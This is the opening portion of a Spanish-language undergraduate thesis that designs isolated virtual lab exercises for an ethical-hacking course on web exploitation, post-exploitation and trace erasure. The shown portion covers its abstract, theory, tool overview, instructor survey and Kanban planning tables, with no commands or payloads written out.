ESCUELA POLITÉCNICA NACIONAL

FACULTAD DE INGENIERÍA ELECTRÍCA Y ELECTRÓNICA

GUÍAS DE TRABAJOS PREPARATORIOS Y PRÁCTICAS DE LABORATORIO PARA LAS FASES DE EXPLOTACIÓN DE VULNERABILIDADES EN APLICACIONES WEB, POST-EXPLOTACIÓN Y BORRADO DE HUELLAS

TRABAJO DE INTEGRACIÓN CURRICULAR PRESENTADO COMO REQUISITO PARA LA OBTENCIÓN DEL TÍTULO DE INGENIERO EN TECNOLOGÍAS DE INFORMACIÓN

JAIME ERNESTO ESPINOSA CABEZAS

jaime.espinosa.c@outlook.com

DIRECTOR: ANA FERNANDA RODRÍGUEZ HOYOS

ana.rodriguez@epn.edu.ec

QUITO, febrero 2024

CERTIFICACIONES

Yo, JAIME ERNESTO ESPINOSA CABEZAS declaro que el trabajo de integración curricular aquí descrito es de mi autoría; que no ha sido previamente presentado para ningún grado o calificación profesional; y, que he consultado las referencias bibliográficas que se incluyen en este documento.

JAIME ERNESTO ESPINOSA CABEZAS

Certifico que el presente trabajo de integración curricular fue desarrollado por JAIME ERNESTO ESPINOSA CABEZAS, bajo mi supervisión.

ANA FERNANDA RODRÍGUEZ HOYOS
DIRECTOR

DECLARACIÓN DE AUTORÍA

A través de la presente declaración, afirmamos que el trabajo de integración curricular aquí descrito, así como el (los) producto(s) resultante(s) del mismo, son públicos y estarán a disposición de la comunidad a través del repositorio institucional de la Escuela Politécnica Nacional; sin embargo, la titularidad de los derechos patrimoniales nos corresponde a los autores que hemos contribuido en el desarrollo del presente trabajo; observando para el efecto las disposiciones establecidas por el órgano competente en propiedad intelectual, la normativa interna y demás normas.

JAIME ERNESTO ESPINOSA CABEZAS

ANA FERNANDA RODRÍGUEZ HOYOS

DEDICATORIA

Este trabajo lo dedico a todas esas personas que están tan ocupados en el día a día, atoradas en el tránsito, atascadas en sus trabajos, abstraídas en las cosas cotidianas de la vida, esas personas que se han olvidado de alzar la cabeza y mirar a otro horizonte, enfocar y visualizar otros rumbos, plantearse objetivos mensuales, trimestrales, anuales, enrumbar a un propósito, dar significado a cada acción que se realiza en el transcurso del día.

Todos estamos ocupados, pero si nos olvidamos de mejorar en el día a día, nos estaremos moviendo en el universo sin un sentido.

AGRADECIMIENTO

A mi esposa (mi vidita) y a mis hijos que son los pilares y principales propulsores de este logro, los cuales me inspiran, me dan fuerza y ánimos para conseguir este objetivo, para aprender nuevos conceptos, nuevas tecnologías y enfocar de manera diferente todos los conocimientos adquiridos.

A Pepe, Titi y a mi hermana la vaca, que siempre me han apoyado en las decisiones que he tomado en el transcurso de mi vida, a mi padre que me dejó algunas enseñanzas y buenos consejos, pero que lamentablemente ya no se encuentra conmigo.

ÍNDICE DE CONTENIDO

ÍNDICE DE FIGURAS

ÍNDICE DE TABLAS

RESUMEN

Este trabajo de integración curricular tiene como finalidad fortalecer la experiencia en el área de Ciberseguridad mediante la implementación de escenarios de laboratorios para las fases de Explotación de vulnerabilidades en aplicaciones Web, Post-explotación y Borrado de huellas. Para la creación de los escenarios de laboratorio, se considera las nuevas exigencias de la tecnología, el incremento de los ataques a los sistemas informáticos en la región y la legislación vigente en el área de ciberseguridad. Por este motivo los escenarios de laboratorio se basan en la creación de ambientes virtuales controlados, usando herramientas tales como hipervisores y contenedores para creación y configuración de infraestructura.

En el primer capítulo se describe los conceptos relacionados a las fases de hacking-ético y detalles de seguridad que se consideran para el diseño de los escenarios de laboratorio. También se detalla la funcionalidad y características de las herramientas utilizadas para el despliegue y pruebas de los escenarios que se proponen.

El segundo capítulo detalla la metodología usada para la elaboración del trabajo de integración curricular. Se establece el orden y las actividades para recopilar los requerimientos necesarios para el diseño y despliegue apropiado de los escenarios de laboratorio, con el propósito de cumplir los objetivos de aprendizaje de las fases de hacking-ético estudiadas.

El tercer capítulo muestra los resultados obtenidos para cada escenario de laboratorio. A la vez se presenta la interpretación de los resultados conseguidos para facilitar comprensión de los ataques que se evalúan y de esta forma evidenciar el cumplimiento de los objetivos propuestos para las fases de hacking-ético analizadas en este trabajo. Asimismo, en función de los resultados se detalla las contramedidas de seguridad que se pueden implementar en los sistemas informáticos para mitigar los posibles ataques.

Finalmente, el cuarto capítulo presenta las conclusiones y recomendaciones obtenidas de la realización del presente trabajo de integración curricular.

PALABRAS CLAVE: Hacking-ético, Ciberseguridad, hipervisores, contenedores, vulnerabilidad.

ABSTRACT

This curricular integration work aims to strengthen the experience in the Cybersecurity area through the implementation of laboratory scenarios for the phases of Exploitation of vulnerabilities in Web applications, Post-exploitation and Erasure of traces. For the creation of the laboratory scenarios, the new demands of technology, the increase of attacks on computer systems in the region and the current legislation on the area of cybersecurity are considered. For this reason, the laboratory scenarios are based on the creation of controlled virtual environments, using tools such as hypervisors and containers for the creation and configuration of infrastructure.

The first chapter describes the concepts related to the ethical hacking phases and security details that are considered for the design of the laboratory scenarios. It also details the functionality and characteristics of the tools used for the deployment and testing of the proposed scenarios.

The second chapter details the methodology used for the elaboration of the curricular integration work. It establishes the order and activities to gather the necessary requirements for the design and proper deployment of the laboratory scenarios, with the purpose of meeting the learning objectives of the ethical hacking phases studied.

The third chapter shows the results obtained for each laboratory scenario. At the same time, the interpretation of the results obtained is presented in order to facilitate the understanding of the attacks evaluated and thus demonstrate the fulfillment of the objectives proposed for the ethical hacking phases analyzed in this work. Also, based on the results, the security countermeasures that can be implemented in the computer systems to mitigate possible attacks are detailed.

Finally, the fourth chapter presents the conclusions and recommendations obtained from the realization of this curricular integration work.

KEYWORDS: Cybersecurity, vulnerability, hypervisor, container.

1 DESCRIPCIÓN DEL COMPONENTE DESARROLLADO

La asignatura Hacking-Ético forma parte del Itinerario de Gestión y Seguridad de Tecnologías de la Información de la carrera de Tecnologías de la Información del Departamento de Electrónica, Telecomunicaciones, y Redes de Información, de la Escuela Politécnica Nacional. En esta materia se revisan los conceptos de seguridad destinados a detectar vulnerabilidades en sistemas informáticos y se aprende a ejecutar pruebas de penetración, mediante una metodología definida. Considerando el contexto actual de la ciberseguridad en Ecuador y el notable incremento de ataques que registran empresas privadas y públicas, el componente práctico de esta materia básica del itinerario es esencial para garantizar el correcto desarrollo de habilidades y capacidades que permitan a los futuros profesionales proteger de manera apropiada la infraestructura tecnológica de las organizaciones.

Este trabajo consiste en implementar escenarios de pruebas y ataques en las fases de Explotación de vulnerabilidades en aplicaciones web, Post explotación y Borrado de Huellas. Para desplegar y validar las pruebas propuestas se empleará herramientas con licenciamiento open-souce. Las herramientas que se utilizarán en cada fase se seleccionarán según los objetivos de aprendizaje planteados y los ataques que se implementarán. Considerando los aspectos legales nacionales e internacionales asociados a pruebas de penetración, para el despliegue de los escenarios de ataques se crearán ambientes controlados mediante máquinas virtuales gestionadas por Virtual Box. Para establecer la máquina del atacante se utilizará la distribución Kali-Linux, la cual tiene funcionalidades para auditoría y seguridad informática. Además, para facilitar el desarrollo de las prácticas de la materia se recopilarán imágenes de sistemas operativos para crear los escenarios de prueba según los diagramas de red diseñados, que se compartirán en sesiones de laboratorio. Finalmente, para verificar la funcionalidad de estos escenarios se validará los ataques propuestos y se propondrá contramedidas que se pueden aplicar para mitigar los riesgos de seguridad.

1.1 Objetivo general

Implementar escenarios de pruebas y ataques para la evaluación de la seguridad y la protección del sistema informático considerando las fases de Explotación de vulnerabilidades en aplicaciones web, Post explotación y Borrado de huellas.

1.2 Objetivos específicos

1. Revisar los principales conceptos de seguridad relacionados a las fases de Hacking-Ético y escenarios de ataques.

2. Implementar escenarios de explotación de vulnerabilidades en aplicaciones web, post explotación y borrado de huellas.
3. Desarrollar guías de trabajo preparatorios y prácticas de laboratorio para las fases propuestas.
4. Probar escenarios implementados en cada fase propuesta.

1.3 Alcance

El trabajo propuesto tiene como finalidad implementar y probar escenarios de ataques en las fases de explotación de vulnerabilidades en aplicaciones web, post explotación y borrado de huellas del Hacking-Ético. Para cumplir con este propósito primero se analizará los principales conceptos de seguridad relacionados a las fases Hacking-Ético y escenarios de ataques que se desplegarán. A continuación, se diseñarán e implementarán los escenarios para ser probados en un ambiente virtualizado y controlado, considerando las sanciones legales tanto nacionales como internacionales que se aplica a este tipo de ataques. Para cada escenario de prueba propuesto se seleccionará y probará el funcionamiento de las máquinas virtuales que se utilizará y a la vez se instalará las herramientas que permitan cumplir con los objetivos planteados. Realizadas las pruebas correspondientes para verificar el funcionamiento de los ataques, se procederá a analizar los resultados obtenidos y esperados. Finalmente, en función de los resultados logrados se elaborará las hojas guías y trabajo preparatorio para cada práctica propuesta.

Para la elaboración de las hojas guías se empleará el siguiente esquema:

- Tema.
- Objetivos.
- Marco teórico (resumido).
- Escenario propuesto.
- Procedimiento.
- Trabajo Preparatorio.
- Indicaciones para Informe.

Para el desarrollo de las prácticas y el despliegue de los escenarios de prueba, se proporcionará a los estudiantes: las hojas guías, las imágenes de las máquinas virtuales

que se emplearán y el proceso de instalación de las herramientas que se instalarán de ser el caso.

En cada hoja guía se explicará los pasos que se debe seguir para configurar el ambiente virtualizado y los escenarios de ataque. De la misma forma se le guiará al estudiante en la comprensión de los resultados obtenidos y la verificación de cada prueba.

1.4 Marco teórico

1.4.1 Pentesting

Las pruebas de penetración o pentesting corresponde a la búsqueda de debilidades, vulnerabilidades o brechas de seguridad en software o hardware mediante el empleo de diferentes tipos de metodologías de ataque, así como el acuerdo del tipo de pruebas de penetración que se desean realizar sobre los activos involucrados [1][2][3].

Los tipos de pruebas de penetración son:

a. **Pentesting de caja blanca:** El auditor o pentester conoce la información total de los activos que intervienen en el sistema informático, datos tales como: infraestructura, arquitectura de solución, direccionamiento IP interno/externo, usuarios, contraseñas, herramientas de seguridad que intervienen en la aplicación (Firewall, proxys, entre otros).

b. **Pentesting de caja negra:** El auditor o pentester no cuenta con información sobre la organización o aplicaciones a las que se desea intervenir, este tipo de prueba es el más cercano a la realidad, ya que el auditor o pentester debe actuar como lo haría un ciberdelincuente.

c. **Pentesting de caja gris:** El auditor o pentester cuenta con cierta información de la organización, la cual le permite agilizar las pruebas para la obtención de la información sobre las aplicaciones. Este tipo de pruebas es el más recomendado, ya que evita que el auditor o pentester realice un desgaste de recursos para la búsqueda de información.

1.4.2 Fases del Hacking-Ético

El análisis de vulnerabilidades en los sistemas informáticos se realiza con un enfoque de prevención y protección. A continuación, se describen las fases del Hacking ético [4][5]:

a. **Reconocimiento:** Etapa en la cual se recopila información y pruebas sobre el objetivo al cual se desea atacar, lo que implica un estudio previo mediante un tiempo determinado. El reconocimiento puede ser de naturaleza pasiva o activa.

b. **Escaneo y Enumeración:** Consiste en examinar la red mediante mecanismos intrusivos. Los principales datos que se buscan obtener en esta actividad son: Nombres de computadora, Sistema operativo (SO), Software instalado, Direcciones IP, Cuentas de usuario.

c. **Obtener Acceso:** En esta fase se realiza la explotación de las vulnerabilidades, debilidades o brechas de seguridad identificadas en Escaneo y Reconocimiento. El ataque informático se da principalmente a través de la red de área local (LAN) ya sea por cable o inalámbrica; por el acceso local a la PC; por Internet, entre otros.

d. **Post-Explotación:** Esta fase corresponde a la persistencia del acceso en el dispositivo o ambiente de la víctima cuando se obtuvo el acceso al sistema informático.

e. **Borrar Huellas:** En esta fase el atacante trata de eliminar todo rastro de eventos y alertas de los sistemas atacados o los sistemas de detección con los que cuenta el ambiente de la víctima.

1.4.3 Fase Obtener Acceso

Una vez realizada la búsqueda de información y recolección de datos que ayuden al atacante a visualizar claramente la infraestructura de red, herramientas de seguridad y otros dispositivos o sistemas informáticos que intervengan en la solución, se produce el ataque.

Este ataque consiste en la explotación de las debilidades, vulnerabilidades o brechas de seguridad de los sistemas informáticos o dispositivos del cliente, dicha explotación brinda accesos a las personas externas (atacantes) hacia el ambiente de la víctima.

El tipo de acceso que se puede obtener dependerá de la vulnerabilidad explotada, algunas vulnerabilidades permiten obtener accesos de administrador, mientras que otras solo permiten el acceso y visualización de las configuraciones y los datos de la solución vulnerada. Este acceso no es permanente, debido a que el acceso es la consecuencia de la explotación, y si por algún motivo la conexión entre el atacante y el sistema vulnerado se pierde, se debe realizar nuevamente la explotación de la vulnerabilidad, esto puede ser un problema para el atacante ya que hay grandes probabilidades de ser detectado por las herramientas de seguridad que posea el administrador de la solución.

1.4.4 Fase Mantener Acceso

En esta fase se trata de garantizar el acceso del atacante al sistema comprometido, para lograr este objetivo se debe realizar modificaciones en el sistema huésped, las

modificaciones pueden ser simples como la descarga de diferentes archivos para usarlos como canales de comunicación o de mayor severidad como el escalado de privilegios en el sistema huésped, lo que permitiría realizar diferentes acciones, tales como ejecutar software malicioso, transferir información, entre otros [6].

1.4.5 Herramientas a utilizar

a. **Mutillidaell:** "OWASP Mutillidae II es una aplicación web gratuita, de código abierto, deliberadamente vulnerable que proporciona un objetivo para la capacitación en seguridad web". Presenta un entorno de hacking web fácil de comprender y utilizar para pruebas de laboratorio [7].

b. **VirtualBox:** "Oracle VM VirtualBox, el software de virtualización multiplataforma de código abierto más popular del mundo, permite a los desarrolladores entregar código más rápido, ya que pueden ejecutar múltiples sistemas operativos en un solo dispositivo" [8].

c. **Kali Linux:** Es una distribución de Linux de código abierto basada en Debian destinada a pruebas de penetración avanzadas y auditorías de seguridad. Presenta herramientas, configuraciones y automatizaciones destinadas al ámbito de seguridad [9].

d. **Burp Suit:** Plataforma digital que reúne herramientas especializadas para realizar pruebas de penetración en aplicaciones web. El burp suite cuenta con dos versiones: una versión gratuita (Burp Free) y una versión de pago (burpsuitepro.exe) [10].

e. **Docker:** Plataforma de contenedores que permite empaquetar, distribuir y ejecutar aplicaciones de manera eficiente y portátil [11].

f. **SQLmap:** Herramienta de línea de comandos para realizar inyección de código SQL malicioso de forma automática. Su funcionamiento consiste en detectar y aprovechar las vulnerabilidades encontradas en sitios web [12].

g. **Bettercap:** Herramienta de Kali-Linux utilizada para implementar ataques pasivos y activos en una red [13].

h. **Msfvenom**: Herramienta basada en línea de comandos que se emplea para crear payloads con configuraciones específicas [14].

i. **Web-shell:** Herramienta informática que permite la interacción con un servidor web a través de una interfaz de línea de comandos o una interfaz gráfica basada en web [15].

j. **Shred**: Comando de Linux que permite borrar de archivos y eliminar unidades de disco de forma segura [16].

k. **SRM**: Comando de Linux para eliminar archivos y directorios empleando sobreescritura [17].

1.4.6 Metodología Kanban

La metodología Kanban es un sistema de seguimiento de tareas o procesos efectivos de la producción tanto eficiente como efectivo. Forma parte de las metodologías ágiles y su objetivo es gestionar la realización de las tareas hasta su finalización [18].

- **Principios de la Metodología Kanban**

  Existe muchas otras alterativas, en las metodologías agiles que se pueden implementar en las organizaciones, los principios por los cuales Kanban es una de las mejores opciones en la gestión y seguimiento de proyectos son [19]:

  - **Visualización de todas las tareas:** El recurso Tablero Kanban brinda un vistazo rápido de la situación actual del proyecto.
  - **En proceso:** Se basa en los objetivos que se desean cumplir por cada una de las actividades, no solo en el proceso de gestión o de proyecto.
  - **Priorización según Importancia y Urgencia:** La metodología no está enfocada a la rapidez, sino más bien a un trabajo o entregables con pocas o ninguna falla.
  - **Seguimiento del Tiempo:** Kanban tiene la capacidad de dar respuesta efectiva a una tarea imprevista, ya que las tareas o trabajos nuevos, siempre se van a colocar en la fase inicial del tablero.

2 METODOLOGÍA

Este capítulo detalla las actividades realizadas para el diseño y análisis de los escenarios de laboratorio para las fases del hacking-ético que contempla este trabajo de integración curricular.


2.1 Diseño

2.1.1 Análisis de requerimientos

Para establecer los requerimientos de cada una de las prácticas de laboratorio se considera los objetivos de aprendizaje que se deben cumplir para las fases de hacking-ético analizadas. Para este fin se examinó el contenido teórico de la materia Hacking-Ético y además se realizó una entrevista al docente de la materia para conocer todos los aspectos que se deben considerar para un correcto desarrollo de las prácticas de laboratorio.

Para realizar la entrevista se formularon preguntas que permitan determinar los objetivos y requerimientos necesarios para definir los escenarios de laboratorio (Anexo 1). Las preguntas y respuestas obtenidas se muestran a continuación:

- ¿Para la fase de Explotación de Vulnerabilidades en Aplicaciones Web cuáles son los objetivos de aprendizaje para los estudiantes?




1. ¿Para la fase de Explotación de Vulnerabilidades en Aplicaciones Web cuáles son los objetivos de aprendizaje para los estudiantes?

1 Respuestas

ID	Nombre	Respuestas
1	ANA FERNANDA RODRIGUEZ HOYOS	Explotar las vulnerabilidades localizadas en la fase de escaneo. Crear un escenario, mediante máquinas virtuales y aplicaciones web para la explotación de vulnerabilidades. Verificar el funcionamiento de los ataques XSS y Path traversal.

Figura 2.1 Resultado Pregunta 1

- ¿Para la fase de Post-Explotación cuáles son los objetivos de aprendizaje para los estudiantes?




2. ¿Para la fase de Post-Explotación cuáles son los objetivos de aprendizaje para los estudiantes?

1 Respuestas

ID	Nombre	Respuestas
1	ANA FERNANDA RODRIGUEZ HOYOS	Implementar, en un entorno aislado y virtualizado, el ataque de "hombre en el medio" para verificar su funcionamiento. Verificar el escalamiento de privilegios cuando se accede al sistema de la víctima. Verificar el funcionamiento de un back-door.

Figura 1.2 Resultado Pregunta 2

- ¿Para la fase de Borrado de Huellas cuáles son los objetivos de aprendizaje para los estudiantes?




3. ¿Para la fase de Borrado de Huellas cuáles son los objetivos de aprendizaje para los estudiantes?

1 Respuestas

ID ↑	Nombre	Respuestas
1	ANA FERNANDA RODRIGUEZ HOYOS	Revisar las herramientas y procesos que se pueden utilizar para el limpiado de huellas. Crear escenarios de simulación y probar el limpiado de huellas en la máquina de la víctima.

Figura 2.3 Resultado Pregunta 3

- ¿Qué mecanismo considera usted que es el más apropiado para llevar a cabo las sesiones de laboratorio con los estudiantes?



4. ¿Qué mecanismo considera usted que es el más apropiado para llevar a cabo las sesiones de laboratorio con los estudiantes?

1 Respuestas


ID ↑	Nombre	Respuestas
1	ANA FERNANDA RODRIGUEZ HOYOS	["Elaborar escenarios virtuales de pruebas"]

Elaborar escenarios virtuales de... 1
Elaborar escenarios con máqui... 0
Videos tutoriales que muestren ... 0
Permitir que el estudiante tenga... 0

Elaborar escenarios virtuales de pruebas: 1 (100%

Figura 2.4 Resultado Pregunta 4

- ¿Cuál es el mecanismo que considera usted más apropiado para garantizar que el estudiante revise la temática de las prácticas previo a su realización?



5. ¿Cuál es el mecanismo que considera usted más apropiado para garantizar que el estudiante revise la temática de las prácticas previo a su realización?

1 Respuestas

ID ↑	Nombre	Respuestas
1	ANA FERNANDA RODRIGUEZ HOYOS	["Solicitar al estudiante la realización de un Trabajo Preparatorio previo a la realización de la práctica."]

Evaluar los conocimientos medi... 0
Evaluar los conocimientos medi... 0
Indicar el tema de la Práctica de... 0
Solicitar al estudiante la realizac... 1

Figura 2.5 Resultado Pregunta 5

- ¿Para las sesiones de laboratorio qué herramientas ayudarían a optimizar el tiempo de ejecución de las tareas?




Figura 2.6 Resultado Pregunta 6

- ¿Para realizar pruebas de penetración de aplicaciones web cuál escenario es el más apropiado?




Figura 2.2 Resultado Pregunta 7

2.1.2 Herramientas y mecanismos propuestos

En función de los resultados obtenidos de la encuesta y la entrevista con el docente de la materia se define las herramientas y mecanismos que suplan cada necesidad.

Tabla 2.1 Herramientas y Mecanismo Sugeridos

Requerimiento	Herramienta/Mecanismo
Mecanismo para sesiones de laboratorio	**Crear escenarios virtuales:** Los ambientes controlados mediante herramientas de virtualización son el mecanismo ideal para evitar cometer actos ilegales al tener un escenario simulado en el cual los ataques no

	afecten a sistemas informáticos operativos de cualquier organización.
Optimizar tiempo de ejecución de las tareas	**Máquinas virtuales Preconfiguradas**: Las imágenes de sistemas operativos preconfiguradas reduce significativamente el tiempo de despliegue de los escenarios de laboratorio. **Aplicaciones Web Preconfiguradas:** Este elemento facilita la realización de pruebas, pues permite al estudiante probar una serie de ataques sin la necesidad de levantar desde el inicio la aplicación. Además, se evita tener problemas legales, ya que se evita ejecutar pruebas de penetración a aplicaciones web de organizaciones. **OneDrive:** Facilita el acceso a los recursos necesarios para las sesiones de laboratorio.
Probar los escenarios de ataques	**Wireshark:** Analizador de red que permite al estudiante capturar y observar el tráfico de paquetes entre los dispositivos de red, con la finalidad de evidenciar el tipo de paquetes e información que se transmite en los ataques. **Mensaje en el terminal:** Revisar los detalles y respuestas que se generan en el terminal al ejecutar comandos para validar e interpretar los resultados.
Modalidad de las sesiones de laboratorio con los estudiantes.	**Hojas guías:** Documentación que describe todos los aspectos importantes que el estudiante debe seguir para una correcta realización de la sesión de laboratorio. El contenido de la hoja guía indicado es: • Tema • Objetivos • Marco teórico • Escenario • Equipos y Materiales • Procedimiento Práctico • Indicaciones para Informe
Verificar que el estudiante revise previamente la temática que utilizará en las sesiones de laboratorio	**Trabajo Preparatorio:** Tareas que permiten validar que el estudiante revisó la temática que será desarrollada en la sesión de laboratorio. Este conocimiento previo es necesario para garantizar una correcta compresión de las actividades que se realizarán en la práctica de laboratorio.

2.1.3 Definición de Escenarios

Para establecer los escenarios de laboratorio se toma como punto de partida un diagrama de red que permita simular ambientes reales de trabajo en las organizaciones. Los Diagramas de red para cada sesión de laboratorio se diseña considerando los objetivos de aprendizajes de las fases de hacking-ético analizadas en este trabajo. El despliegue de las topologías se realiza mediante máquinas virtuales y dockers. Las máquinas virtuales que se emplearán estarán disponibles en un repositorio de OneDrive para compartir de forma adecuada los recursos con los estudiantes.

2.1.4 Tablero Kanban

Con la finalidad de ordenar las tareas que se deben llevar a cabo para la realización de cada práctica de laboratorio y dar un debido seguimiento de estas, se emplea la metodología Kanban. Las tareas son organizadas en tres estados: Pendiente, En progreso y Terminado. En la tabla 2.2 se puede observar las tareas que fueron identificadas considerando los requerimientos.

Tabla 2.2 Tablero Kanban de la Fase de Diseño

Pendiente	En Progreso	Terminado
Definición de objetivos	X	
Elaboración de marco teórico.	X	
Diseño de escenarios	X	
Elaboración de Procedimiento Práctico	X	
Elaboración de Trabajo Preparatorio	X	
Implementación de Hoja Guía Práctica 10: ***Explotación de Vulnerabilidades en Aplicaciones Web mediante BurpSuite***	X	
Implementación de Hoja Guía Práctica 11: ***Explotación de Vulnerabilidades en Aplicaciones Web mediante SQL Injection***	X	
Implementación de Hoja Guía Práctica 12: ***Explotación de Vulnerabilidades en Aplicaciones Web mediante Blind SQL Injection***	X	
Implementación de Hoja Guía Práctica 13: ***Explotación de Vulnerabilidades en Red Ataque Hombre en el Medio***	X	
Implementación de Hoja Guía Práctica 14: ***Post-Explotación-WEB SHELL(Back-Door)***	X	
Implementación de Hoja Guía Práctica 15: ***Post-Explotación-Back-Door en archivos Binarios***	X	

Implementación de Hoja Guía Práctica 16: ***Post-Explotación Limpiado de Huellas - USB Rubber Ducky (Bad USB)***	X	
Implementación de Hoja Guía Práctica 17: ***Limpiado de Huellas - Eliminar archivos de forma segura***	X	

2.2 Implementación de las Prácticas de Laboratorio

Cada práctica de laboratorio fue elaborada en función de los requerimientos descritos en el análisis de requerimientos. Las secciones que se contempla para el correcto desarrollo son: Tema, Objetivos, Marco teórico, Escenario, Procedimiento, Trabajo Preparatorio e Indicaciones para Informe.

A continuación, se detalla la implementación de las prácticas considerando los detalles más relevantes para la comprensión de los escenarios propuestos en las fases de hacking-ético estudiadas.

El detalle de las hojas guías para cada práctica de laboratorio se encuentra en el Anexo 2. Los resultados del Procedimiento-Práctico de cada práctica se describe en el Anexo 3, y los recursos utilizados en el despliegue de los escenarios se muestra en el Anexo 4.

Tabla 2.1 Tablero Kanban de la Fase de Implementación

Pendiente	En Progreso	Terminado
Definición de objetivos		X
Elaboración de marco teórico.		X
Diseño de escenarios		X
Elaboración de Procedimiento Práctico		X
Elaboración de Trabajo Preparatorio		X
Implementación de Hoja Guía Práctica 10: ***Explotación de Vulnerabilidades en Aplicaciones Web mediante BurpSuite***		X
Implementación de Hoja Guía Práctica 11: ***Explotación de Vulnerabilidades en Aplicaciones Web mediante SQL Injection***		X
Implementación de Hoja Guía Práctica 12: ***Explotación de Vulnerabilidades en Aplicaciones Web mediante Blind SQL Injection***		X
Implementación de Hoja Guía Práctica 13: ***Explotación de Vulnerabilidades en Red Ataque Hombre en el Medio***		X

Implementación de Hoja Guía Práctica 14: ***Post-Explotación-WEB SHELL(Back-Door)***		X
Implementación de Hoja Guía Práctica 15: ***Post-Explotación-Back-Door en archivos Binarios***		X
Implementación de Hoja Guía Práctica 16: ***Post-Explotación Limpiado de Huellas - USB Rubber Ducky (Bad USB)***		X
